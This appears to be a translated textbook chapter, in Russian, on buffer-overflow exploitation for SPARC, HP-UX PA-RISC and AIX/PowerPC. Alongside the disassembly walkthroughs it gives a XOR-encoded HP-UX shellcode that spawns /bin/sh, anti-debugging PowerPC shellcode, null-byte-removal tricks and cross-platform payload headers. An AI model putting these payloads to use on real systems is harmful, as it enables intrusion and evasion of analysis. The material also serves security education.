Функция `main()` вызывает функцию `func1()`. Поскольку в SPARC применяется отложенная передача управления, то будет выполнена следующая команда. В данном случае мы размещаем как дополнительную команду `nop`. При выполнении команды `call`, значение счетчика команд (pc) записывается в регистр o7 (адрес возврата).

```
0x10590 <main+4>:       call 0x10578 <func1>
0x10594 <main+8>:       nop
```

Теперь выполняется функция `func1()`. Прежде всего эта функция вызывает команду `save`. Команда `save` сохраняет значения входных и локальных регистров в стеке и перемещает значения регистров o0–o7 в регистры i0–i7. Таким образом, адрес возврата функции хранится в регистре i7.

```
0x10578 <func1>:      save %sp, -112, %sp
```

Затем функция `func1()` вызывает функцию `func2()`. В качестве команды, выполняющейся при отложенной передаче управления, мы используем `nop`.

```
0x1057c <func1+4>:      call 0x1056c <func2>
0x10580 <func1+8>:      nop
```

Теперь выполняется функция `func2()`, она сохраняет окно регистров и просто возвращает значение. Для возвращения используется команда `ret`, причем значение возвращается к адресу, сохраненному во входном регистре i7 плюс 8 байт (пропуская команду отложенной передачи управления после оригинального вызова). Команда отложенной передачи управления после `ret` — это команда `restore`, которая восстанавливает окно регистров для предыдущей функции.

```
0x1056c <func2>:        save %sp, -112, %sp
0x10570 <func2+4>:      ret
0x10574 <func2+8>:      restore
```

Функция `func1()` повторяет тот же процесс, возвращаясь к адресу, сохраненному в регистре i7 плюс 8 байт. Затем происходит восстановление.

```
0x10584 <func1+12>:     ret
0x10588 <func1+16>:     restore
```

Теперь мы вернулись в функцию `main`. Эта функция повторяет те же действия, и программа завершается.

```
0x10598 <main+12>:      ret
0x1059c <main+16>:      restore
```

Как показано на рис. 7.19, когда функция 1 вызывает функцию 2, то адрес возврата сохраняется в регистре o7. Значения локальных и входных регистров размещаются в стеке по текущему адресу указателя стека для функции 1. Затем стек растет сверху вниз (к младшим адресам). Локальные переменные для стекового фрейма функции 2 растут по направлению к данным, сохраненным в стековом фрейме для функции 1. При возвращении значения функции 2 искаженные данные восстанавливаются в локальных и входных регистрах. Однако сам адрес возврата из функции 2 не искажается, поскольку он хранится не в стеке, а в регистре i7.




Рис. 7.19. Схема использования регистров в простой SPARC-программе

Поиск вызовов функций на платформе SPARC

Следует помнить, что в конце каждой функции вызывается команда `ret` для возврата к предыдущей функции. Команда `ret` получает адрес возврата из регистра i7. Это означает, что для изменения адреса возврата требуется реализовать как минимум два этапа атаки на вызов функции.

Предположим, хакер осуществляет переполнение локального буфера в функции 2 для искажения данных, сохраненных во входных и локальных регистрах. Возврат функции 2 происходит нормально, поскольку адрес возврата сохранен в регистре i7. Теперь хакер "находится" в функции 1. Значения регистров i0–i7 для функции 1 восстанавливаются из стека. Данные в этих регистрах будут искажены из-за проведенной атаки на переполнение буфера. Поэтому при возврате из функции 1 осуществится переход по теперь уже искаженному адресу, сохраненному в регистре i7.

Структура полезной нагрузки на платформе PA-RISC

Платформа HP/UX PA-RISC тоже основана на RISC-архитектуре. Размер использующихся команд составляет 32 бит. Этот процессор может работать как с прямым, так и обратным порядком байтов. Используются 32 общих регистра. Более подробную информацию наши читатели смогут получить из руководства *Assembler Reference Manual*, доступного по адресу `http://docs.hp.com`.

Чтобы узнать, как язык ассемблера интерпретирует код на языке C на платформе HP/UX, воспользуйтесь следующей командой

```
cc -S
```

которая позволяет получить неисполняемый код на ассемблере (с расширением файла `.s`). С помощью программы `cc` файл с расширением `.s` может быть скомпилирован в исполняемый файл. Например, если у нас есть следующая программа на языке C

```
#include <stdio.h>

int main()
{
        printf("hello world\r\n");
        exit(1);
}
```

то с помощью команды `cc -S` создается файл `test.s`.

```
.LEVEL 1.1

       .SPACE $TEXT$,SORT=8
       .SUBSPA $CODE$,QUAD=0,ALIGN=4,ACCESS=0x2c,CODE_ONLY,SORT=24
main
       .PROC
       .CALLINFO CALLER,FRAME=16,SAVE_RP
       .ENTRY
       STW     %r2,-20(%r30) ;offset 0x0
       LDO     64(%r30),%r30 ;offset 0x4
       ADDIL   LR'M$2-$global$,%r27,%r1 ;offset 0x8
       LDO     RR'M$2-$global$(%r1),%r26 ;offset 0xc
       LDIL    L'printf,%r31 ;offset 0x10
       .CALL   ARGW0=GR,RTNVAL=GR ;in=26;out=28;
       BE,L    R'printf(%sr4,%r31),%r31 ;offset 0x14
       COPY    %r31,%r2        ;offset 0x18
       LDI     1,%r26   ;offset 0x1c
       LDIL    L'exit,%r31      ;offset 0x20
```

```
        .CALL   ARGW0=GR,RTNVAL=GR       ;in=26;out=28;
        BE,L    R'exit(%sr4,%r31),%r31   ;offset 0x24
        COPY    %r31,%r2         ;offset 0x28
        LDW     -84(%r30),%r2    ;offset 0x2c
        BV      %r0(%r2)         ;offset 0x30
        .EXIT
        LDO     -64(%r30),%r30   ;offset 0x34
        .PROCEND         ;out=28;
        .SPACE  $TEXT$
        .SUBSPA $CODE$
        .SPACE  $PRIVATE$,SORT=16
        .SUBSPA $DATA$,QUAD=1,ALIGN=8,ACCESS=0x1f,SORT=16
M$2
        .ALIGN 8
        .STRINGZ        "hello world\r\n"
        .IMPORT $global$,DATA
        .SPACE  $TEXT$
        .SUBSPA $CODE$
        .EXPORT main,ENTRY,PRIV_LEV=3,RTNVAL=GR
        .IMPORT printf,CODE
        .IMPORT exit,CODE
        .END
```

Теперь с помощью следующей команды мы можем скомпилировать файл `test.s`.

```
cc test.s
```

В результате мы получаем исполняемый двоичный файл `a.out`. Этот пример демонстрирует процесс программирования на ассемблере для платформы PA-RISC.

Пожалуйста, обратите особое внимание на следующие важные аспекты.

`.END` указывает на последнюю команду в файле на машинном языке.

`.CALL` определяет способ передачи параметров в последующий вызов функции.

`.PROC` и `.PROCEND` указывают на начало и конец процедуры. Каждая процедура должна содержать `.CALLINFO` и `.ENTER`/`.LEAVE`.

`.ENTER` и `.LEAVE` обозначают точки пролога и эпилога процедуры.

Использование стека на компьютерах PA-RISC[14]

В чипах на основе платформы PA-RISC не используется механизм `call/ret`. Однако используются стековые фреймы для хранения адресов возврата. Давайте воспользуемся простой программой, чтобы продемонстрировать, как в архитектуре PA-RISC осуществляется управление переходами и адресами возврата.

```
void func()
{
}
void func2()
{
        func();
}
void main()
{
        func2();
}
```

[14] *Также рекомендуем прочесть статью Зодиака (Zhodiak) "HP-UX PA-RISC 1.1 Overflows" Phrack Magazine #58, article 11. — Прим. авт.*

Это действительно очень просто. Нашей целью является демонстрация простейшей программы, в которой осуществляется операция ветвления (условного перехода).

Выполнение функции `main()` начинается приблизительно таким образом: сначала команда `stw` (store word) используется для сохранения в указателе значения адреса возврата функции (`rp`) в стеке со смещением –14 (`-14(sr0,sp)`). Наш указатель стека установлен по адресу `0x7B03A2E0`. Смещение отнимается от адреса указателя стека, т.е. `0x7B03A2E0 - 14 = 0x7B03A2CC`. Текущее значение RP сохраняется по адресу памяти `0x7B03A2CC`. Как видим, адрес `возврата` сохранен в стеке.

```
0x31b4 <main>:   stw rp,-14(sr0,sp)
```

Затем команда `ldo` (load offset) задает смещение 40 относительно текущей позиции указателя стека. Новым значением адреса указателя стека будет `0x7B03A2E0 + 40 = 0x7B03A320`.

```
0x31b8 <main+4>:        ldo 40(sp),sp
```

Следующей командой является `ldil` (load immediate left), которая загружает `0x3000` в общий регистр `r31`. После этого выполняются команды `be,l` (branch external и link). При операции перехода используется значение из регистра `r31` и добавляется смещение `17c` (**`17c`**`(sr4,`**`r31`**`)`), т.е. выполняется следующее вычисление `0x3000 + 17C = 0x317C`. Теперь указатель на адрес возврата функции к нашей текущей позиции хранится в регистре `r31` (`%sr0,`**`%r31`**).

```
0x31bc <main+8>:        ldil 3000,r31

0x31c0 <main+12>:       be,l 17c(sr4,r31),%sr0,%r31
```

Не забывайте о команде, выполняющейся в результате отложенной передачи управления. Команда `ldo` выполняется до операции ветвления. Она копирует значение из `r31` в `rp`. Кроме того, помните, что в r31 хранится наш адрес возврата. Мы перемещаем его в указатель возврата RP. Кроме того, мы выполняем переход к функции `func2()`.

```
0x31c4 <main+16>:       ldo 0(r31),rp
```

Далее выполняется функция `func2()`. Выполнение начинается с сохранения текущего значения RP в стеке со смещением `-14`.

```
0x317c <func2>: stw rp,-14(sr0,sp)
```

Затем добавляем `40` к значению нашего указателя стека.

```
0x3180 <func2+4>:       ldo 40(sp),sp
```

Загружаем `0x3000` в регистр `r31` для подготовки к следующему переходу, после чего вызываем команды `be` и `l` со смещением 174. Адрес возврата функции сохраняется в `r31`, и мы переходим по адресу `0x3174`.

```
0x3184 <func2+8>:       ldil 3000,r31
0x3188 <func2+12>:      be,l 174(sr4,r31),%sr0,%r31
```

До выполнения операции ветвления наша команда отложенной передачи управления перемещает адрес возврата функции из `r31` в `rp`.

```
0x318c <func2+16>:      ldo 0(r31),rp
```

Теперь мы находимся в функции `func()` в конце строки. Поскольку выполнены все действия, происходит возврат из функции `func()`. Такую функцию часто назы-

вают *листовой функцией* (leaf function), поскольку она не вызывает никаких других функций. Таким образом, для этой функции не требуется сохранять копию значения rp. Возврат из функции осуществляется с помощью команды `bv` (branch vectored), чтобы перейти по адресу, сохраненному в `rp`. В качестве команды, выполняющейся при отложенной передаче управления, задана команда `nop`.

```
0x3174 <func>: bv r0(rp)
0x3178 <func+4>:        nop
```

Теперь мы вернулись в `func2()`. Следующая команда записывает сохраненный адрес возврата из функции со смещением `-54` в `rp`.

```
0x3190 <func2+20>:      ldw -54(sr0,sp),rp
```

Затем мы осуществляем возврат из функции с помощью команды `bv`.

```
0x3194 <func2+24>:      bv r0(rp)
```

Вспомним о нашей отложенной передаче управления. До завершения команды `bv` мы исправляем значение указателя стека на его оригинальное значение до вызова функции `func2()`.

```
0x3198 <func2+28>:      ldo -40(sp),sp
```

Возвращаемся в функцию `main()` и повторяем те же действия. Загружаем старое значение указателя возврата из стека. Далее исправляем значение указателя стека и возвращаемся с помощью команды `bv`.

```
0x31c8 <main+20>:       ldw -54(sr0,sp),rp
0x31cc <main+24>:       bv r0(rp)
0x31d0 <main+28>:       ldo -40(sp),sp
```

Переполнение буфера на платформе HP/UX PA-RISC

Значения автоматически созданных переменных хранятся в стеке. В отличие от архитектуры Wintel, локальные буферы наследуются из сохраненных адресов возврата функций. Предположим, функция 1 вызывает функцию 2. Первым действием функции 2 является сохранение адреса возврата в функцию 1. Этот адрес сохраняется в конце стекового фрейма функции 1. Затем выделяются области памяти для локальных буферов. После того как локальные буферы были использованы, они наследуются из предыдущего стекового фрейма. Поэтому невозможно использовать локальный буфер текущей функции для атаки на переполнение буфера и затирания адреса указателя возврата из функции. Чтобы воздействовать на указатель возврата из функции, необходимо организовать переполнение буфера для значения локальной переменной, который был выделен в стековом фрейме предыдущей функции (рис. 7.20).

Операции ветвления на платформе PA-RISC

Платформа HP/UX является намного более сложной платформой для проведения атак на переполнение буфера. Рассмотрим, как работают операции ветвления. Память на платформе PA-RISC разделяется на сегменты, которые называются областями (space). Существует два вида команд перехода: локальные и внешние. В основном используются локальные переходы. Единственным случаем использования внешних команд перехода является вызов функций из общедоступных библиотек наподобие `libc`.




Рис. 7.20. Переполнение буфера на архитектуре HPUX RISC

Поскольку наш стек хранится в области памяти, которая отличается от области хранения нашего кода, то очевидно, что придется использовать внешний переход. В противном случае будет вызываться исключение SIGSEGV при каждой попытке выполнить наши команды в стеке.

В области памяти для нашей программы можно найти заглушки (stub), которые управляют вызовами между программой и совместно используемыми библиотеками. Внутри этих заглушек содержатся команды внешнего перехода (be), как, например, показано ниже.

```
0x7af42400 <strcpy+8>:  ldw -18(sr0,sp),rp
0x7af42404 <strcpy+12>: ldsid (sr0,rp),r1
0x7af42408 <strcpy+16>: mtsp r1,sr0
0x7af4240c <strcpy+20>: be,n 0(sr0,rp)
```

Как видим, адрес указателя возврата функции берется из стека со смещением –18. Затем мы видим операцию внешнего перехода `(be,n)`. Это именно тот переход, с помощью которого можно провести атаку. Для этого нужно исказить содержимое стека в этой точке. В данном случае просто находим внешний переход и проводим непосредственную атаку. Для этой цели в нашем примере используется функция `strcpy` из библиотеки `libc`.

Очень часто при атаках используются только локальные переходы (`bv`), но иногда вполне уместно использование “трамплинов” и внешних переходов во избежание исключений SIGSGEV.

“Трамплины” между областями памяти

Если есть возможность использовать переполнение буфера только для искажения значения указателя возврата для локального перехода (`bv`), то нужно найти внешний переход для возврата. Для этого используется очень простой прием. Следует найти внешний переход где-то в области памяти для текущего кода. Не забы-

вайте, что используется команда bv, а поэтому нельзя взять адрес возврата, указывающий на другую область памяти. Как только будет обнаружена команда be, можно использовать переполнение буфера для команды bv и затереть адресом возврата к команде be оригинальный адрес возврата. Затем команда be использует другой указатель возврата из стека, в данном случае к нашей области стека. При использовании подобного "трамплина" в векторе вторжения можно записать два различных адреса возврата, каждый для своего перехода (рис. 7.21).




Рис. 7.21. "Трамплины" между областями памяти. Идея заключается в том, чтобы "оттолкнуться" от второго указателя с целью обойти правила защиты памяти

Информация о положении в памяти

Операции ветвления (условного перехода) на платформе PA-RISC могут быть внешними или локальными. Локальные переходы ограничены текущей областью памяти. В регистре gr2 записывается адрес возврата (также называемый rp) вызова процедуры. В документации по PA-RISC это называется связкой (linkage). Воспользовавшись командами перехода и связи (b,l), можно записать в регистр текущее значение указателя команд[15]. Например:

```
b,l         .+4, %r26
```

Чтобы проверить нашу программу, воспользуемся программой GDB для отладки и пошагового прогона кода. Для запуска GDB просто введите ее название вместе с именем исполняемого двоичного файла.

```
gdb a.out
```

[15] *Обратитесь к статье "Unix Assembly Codes Development for Vulnerabilities Illustration Purposes", доступной на Web-сайте исследовательской группы The Last Stage of Delerium Research Group (http://lsd-pl.net). — Прим. авт.*

Исполнение кода начинается с адреса `0x3230` (в действительности с `0x3190`, но осуществляется переход к `0x3230`), поэтому именно на этом адресе мы устанавливаем первую точку останова.

```
(gdb) break *0x00003230
Breakpoint 1 at 0x3230
```

Затем запускаем программу.

```
(gdb) run

Starting program: /home/hoglund/a.out
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x00003230 in main ()
(gdb) disas
Dump of assembler code for function main:
0x3230 <main>: b,l 0x3234 <main+4>,r26
```

Мы достигли точки останова. Вы видите, что в результате выполнения команды `disas` обнаружены команды `b,l`. Запускаем команду `stepi` для перехода вперед на одну команду, после чего исследуем содержимое регистра 26.

```
(gdb) stepi
0x00003234 in main ()
(gdb) info reg
   flags:         39000041          sr5:          6246c00
      r1:          eecf800          sr6:          8a88800
      rp:             31db          sr7:                0
      r3:         7b03a000          cr0:                0
      r4:                1          cr8:                0
      r5:         7b03a1e4          cr9:                0
      r6:         7b03a1ec          ccr:                0
      r7:         7b03a2b8         cr12:                0
      r8:         7b03a2b8         cr13:                0
      r9:         400093c8         cr24:                0
     r10:         4001c8b0         cr25:                0
     r11:                0         cr26:                0
     r12:                0   mpsfu_high:                0
     r13:                2    mpsfu_low:                0
     r14:                0   mpsfu_ovfl:                0
     r15:              20c          pad: ccab73e4ccab73e4
     r16:           270230         fpsr:                0
     r17:                0         fpe1:                0
     r18:              20c         fpe2:                0
     r19:         40001000         fpe3:                0
     r20:                0         fpe4:                0
     r21:         7b03a2f8         fpe5:                0
     r22:                0         fpe6:                0
     r23:              1bb         fpe7:                0
     r24:         7b03a1ec          fr4:                0
     r25:         7b03a1e4         fr4R:                0
     r26:             323b          fr5:         40000000
      dp:         40001110         fr5R:         1fffffff
    ret0:                0          fr6:         40000000
    ret1:          2cb6880         fr6R:         1fffffff
```

Как видим, в регистр 26 (r26) занесено значение `0x323B` — адрес, непосредственно следующий за нашей текущей позицией. Таким образом мы смогли обнаружить и сохранить адрес нашей текущей позиции в памяти.

Саморасшифровывающаяся полезная нагрузка для платформы HP/UX

В нашем последнем примере для платформы HP/UX PA-RISC мы рассмотрим саморасшифровывающуюся полезную нагрузку. На самом деле в нашем примере используется элементарное кодирование XOR, которое даже нельзя назвать шифрованием, а только кодированием. Однако вовсе несложно самостоятельно добавить настоящий криптографический алгоритм или усложнить код XOR. На рис. 7.22 схематически изображена базовая концепция подобного кодирования. Для использования этого примера на практике нужно удалить команду `nop` и заменить ее командой, в которой нет символов NULL. Преимущество кодирования полезной нагрузки состоит в том, что на создание кода никак не влияет наличие символов NULL. Кроме того, можно скрыть свою полезную нагрузку, чтобы никто не воспользовался вашими разработками и не "забросил" вашу полезную нагрузку непосредственно в IDA-Pro.

Рис. 7.22. Саморасшифровывающаяся полезная нагрузка для платформы HP/UX

Наша полезная нагрузка выглядит следующим образом.

```
.SPACE $TEXT$
.SUBSPA $CODE$,QUAD=0,ALIGN=8,ACCESS=44

.align 4
.EXPORT main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR

main
        bl      shellcode, %r1
```

```
        nop

        .SUBSPA $DATA$
        .EXPORT shellcode
shellcode

        bl      .+4, %r26
        xor     %r25, %r25, %r25         ; инициализация в нуль
        xor     %r23, %r23, %r23
        xor     %r24, %r24, %r24
        addi,<  0x2D, %r26, %r26         ; вычисление по XOR shell-кода
        addi,<  7*4+8, %r23, %r23        ; длина закодированного по
&                                          xor блока кода и данных
        addi,<  0x69,  %r24, %r24        ; байт для операции XOR
&                                          с блоком
start
        ldo     1(%r25), %r25           ; увеличение цикла ctr
        ldbs    0(%r26), %r24           ; загрузка байта в r24
        xor     %r24, %r23, %r24        ; операция xor для байта
&                                          и константы в r23
        stbs    %r24, 0(%r26)           ; сохранение обратно
        ldo     1(%r26), %r26           ; увеличение байта ptr
        cmpb,<,N      %r25,%r23,start   ; проверка завершения цикла
        nop

; Здесь начинается код, закодированный с помощью операции XOR
        ;bl     .+4, %r26
        ;xor    %r25, %r25, %r25
        ;addi,< 0x11, %r26, %r26
        ;stbs   %r0, 7(%r26) ; вставка байта NULL после строки
        ;ldil   L%0xC0000004, %r1
        ;ble    R%0xC0000004( %sr7, %r1 ) ;делаем системный вызов
        ;addi,> 0x0B, %r0, %r22
        ;SHELL
        ;.STRING "/bin/shA"
        .STRING "\xCF\x7B\x3B\xD9"
        .STRING "\x2F\x1D\x26\xBD"
        .STRING "\x93\x7E\x64\x06"
        .STRING "\x2B\x64\x36\x2A"
        .STRING "\x04\x04\x2C\x25"
        .STRING "\xC0\x04\xC4\x2C"
        .STRING "\x90\x32\x54\x32"
        .STRING "\x0B\x46\x4D\x4A\x0B\x57\x4C\x65"
```

Декодированная часть полезной нагрузки представляет собой широко используемый код командного интерпретатора, который запускает `/bin/sh`.

```
bl     .+4, %r26
xor    %r25, %r25, %r25
addi,< 0x11, %r26, %r26
stbs   %r0, 7(%r26) ; paste a NULL byte after string
ldil   L%0xC0000004, %r1
ble    R%0xC0000004( %sr7, %r1 ) ;make syscall
addi,> 0x0B, %r0, %r22
.STRING "/bin/shA"
```

Структура полезной нагрузки для платформы AIX/PowerPC

Платформа AIX/PowerPC также основана на RISC-архитектуре. Как и большинство исследованных нами чипов, этот процессор может работать как с прямым, так и обратным порядком байтов (big или little endian). Используются команды размером 32 бит.

К счастью, работать с PowerPC на AIX немного проще, чем на HP/UX. Стек растет сверху вниз и локальные буферы растут в направлении сохраненного адреса возврата.

Определение положения в памяти

Определить свое положение в памяти достаточно просто. Выполните команду перехода на одну команду и воспользуйтесь командой `mflr` ("move from link register"), чтобы узнать свое текущее положение. Код выглядит примерно следующим образом.

```
.shellcode:
      xor 20,20,20
      bnel .shellcode
      mflr 31
```

Этот код на ассемблере написан для отладчика gcc. Операция XOR приводит к неисполнению команды перехода. Однако хотя для команды bnel ("branch if not equal and link") переход не выполняется, но связь устанавливается все равно. Текущий указатель команд сохраняется в регистре `lr` (link register). Следующая команда mflr сохраняет значение из регистра `lr` в регистр 31. И, что очень радует, эти машинные коды не содержат байтов NULL. Действительные машинные коды выглядят следующим образом.

```
0x7e94a278
0x4082fffd
0x7fe802a6
```

Защита для кода командного интерпретатора PowerPC

Теперь добавим еще одно действие для нашего кода командного интерпретатора для платформы AIX/PowerPC. Пусть в наш код командного интерпретатора добавлена команда для обнаружения отладчика. При обнаружении отладчика, код сам себя искажает, а это значительно усложняет взлом и восстановление такого кода. Наш пример очень простой, но в нем есть один крайне важный момент. Код командного интерпретатора можно защитить не только с помощью шифрования и самоискажения, но и посредством вредоносного ответного удара, наносимого при попытке восстановления исходного кода. Например, код командного интерпретатора способен выявить проведение отладки и перейти к выполнению процедуры, которая полностью стирает содержимое жесткого диска.

```
.shellcode:
      xor 20,20,20
      bnel .shellcode
      mflr 31
.A:   lwz 4,8(31)
.B:   stw 31,-4(1)

      …

.C:   andi. 4, 4, 0xFFFF
.D:   cmpli 0, 4, 0xFFFC
.E:   beql .coast_is_clear
.F:   addi 1, 1, 66

      …

.coast_is_clear:
      mr 31,1
      …
```

В этом примере не предпринимается попытки избежать появления символов NULL. Мы можем исправить эту проблему, создав более сложные строки команд, которые приводят к тому же результату (команды для удаления символов NULL мы рассмотрим в следующем разделе). Другим вариантом является добавление хитростей с машинным кодом, подобных тем, что заложены в закодированной части полезной нагрузки (см. наш саморасшифровывающийся код командного интерпретатора для платформы HPUX).

В этом коде командного интерпретатора текущее положение в памяти сохраняется в регистре 31. Следующая команда (обозначенная буквой A) выполняет загрузку данных в регистр 4. Эта команда загружает машинный код, который был сохранен для команды, обозначенной буквой B. Другими словами, она загружает машинный код для *следующей* команды. Если кто-то попытается провести пошаговую отладку кода, то эта команда будет искажена. Оригинальный машинный код не будет загружен. Вместо этого будет использован машинный код для останова отладки. Причина этого очень проста — при пошаговом исследовании программы отладчик вставляет команду останова непосредственно перед нашей текущей позицией.

Затем в точке, обозначенной буквой C, выполняется маскирование сохраненного машинного кода, так что остаются только два младших байта. Команда, обозначенная буквой D, сравнивает эти два байта с ожидаемым значением. При выявлении совпадения код добавляет 66 к текущей позиции указателя стека (обозначение буквой F) в целях его искажения. В противном случае выполняется переход к команде, обозначенной `coast_is_clear`. Очевидно, что можно все сделать еще сложнее, но искажения значения указателя стека уже достаточно для прекращения выполнения кода и для блокирования большинства попыток вторжения.

Удаление символов NULL

В последующем примере будет показано, как удалять символы NULL из нашего защищенного кода. Для каждой команды, в которой вычисляется смещение относительно текущей позиции (например команды перехода и загрузки), как правило, необходимо использовать отрицательное значение смещения. В приведенном ранее защищенном коде использовалась команда `ldw`, которая определяет, чтение какого адреса необходимо выполнить по отношению к базовому адресу, сохраненному в регистре 31 (т.е. смещение в памяти). Для удаления символов NULL нам нужно отнять значение от базового адреса. Для этого сначала нужно добавить достаточное значение к базовому адресу, чтобы смещение оказалось отрицательным. Как видно из строк `main+12` и `main+16`, мы используем машинные коды без символов NULL для добавления больших чисел к значению в регистре `r31`, а затем кодируем результат с помощью операции XOR, чтобы получить значение `0x0015` в регистре 20. Затем мы добавляем значение `r20` к значению `r31`. Используя в этой точке команду `ldw` со смещением –1, мы выполняем чтение команды как `main+28`.

```
0x10000258 <main>:      xor     r20,r20,r20
0x1000025c <main+4>:    bnel+   0x10000258 <main>
0x10000260 <main+8>:    mflr    r31
0x10000264 <main+12>:   addi    r20,r20,0x6673 ; значение 0x0015
↳ закодировано с помощью операции xor по значению 0x6666
0x10000268 <main+16>:   xori    r20,r20,0x6666 ; xor-декодирование
↳    регистра
```

```
0x1000026c <main+20>:   add      r31,r31,r20 ; добавить 0x15 к r31
0x10000270 <main+24>:   lwz      r4,-1(r31) ; получить машинный
↳ код по адресу r31-1 (оригинальное значение r31 + 0x14)
```

Окончательные машинные коды выглядят следующим образом.

```
0x7e94a278
0x4082fffd
0x7fe802a6
0x3a946673
0x6a946666
0x7fffa214
0x809fffff
```

Подобные хитрости довольно легко реализовать. Они потребуют минимального времени при использовании отладчика и позволят создать действующий код без символов NULL.

Полезная нагрузка для нескольких платформ

Более сложная полезная нагрузка должна успешно работать на разных аппаратных платформах. Это очень удобно, если планируется использовать полезную нагрузку в гетерогенной среде. Отрицательный аспект заключается в том, что в полезную нагрузку придется добавить программный код, специфический для каждой платформы, а это может привести к значительному увеличению размера. Из-за ограничений в размерах полезная нагрузка для нескольких платформ обычно ограничена и относительно области применения, в основном служит для чего-то простого, например для вызова прерываний и останова системы.

В качестве примера представим, что у нас в зоне поражения используются четыре различные операционные среды. Три из них представляют собой устаревшие системы HP9000. Последняя система более новая и основана на платформе Intel x86. Для каждой из систем должен использоваться немного отличный вектор вторжения, но следует использовать одну и ту же полезную нагрузку, которая позволит завершить работу как систем HP, так и системы Intel.

Рассмотрим машинный язык для систем HP и Intel. Если мы планируем создать полезную нагрузку, которая будет осуществлять операцию перехода на одной платформе и продолжать исполнение на другой системе, то мы можем разделить полезную нагрузку на две части, как показано на рис. 7.23.




Рис. 7.23. Создание полезной нагрузки для применения на нескольких платформах

Кроссплатформенный код должен или осуществлять переход, или продолжать исполнение, в зависимости от платформы. Для системы HP9000 следующий код яв-

ляется условным переходом, который передает управление только на два слова вперед. На платформе Intel следующий код является командой `jmp`, которая передает управление на 64 байта вперед (т.е. 4 байта нужны для осуществления нашей кроссплатформенной операции перехода).

EB	40	C0	02

Рассмотрим другой пример, при котором атака проводится на компьютере, использующем платформы MIPS и Intel. Следующие байты представляют собой кроссплатформенный заголовочный код для платформ MIPS и Intel.

24	0F	73	50

На платформе Intel первое слово `0x240F` обрабатывается как одна безопасная команда.

```
and        al,0Fh
```

Второе слово `0x7350` обрабатывается как команда `jmp` на платформе Intel и осуществляет переход на 80 байт вперед. Поэтому мы можем начать наш код, специфический для платформы Intel, со смещением в 80 байт. С другой стороны, для платформы MIPS все 4 байт обрабатываются как безопасная команда `li`.

```
li register[15], 0x1750
```

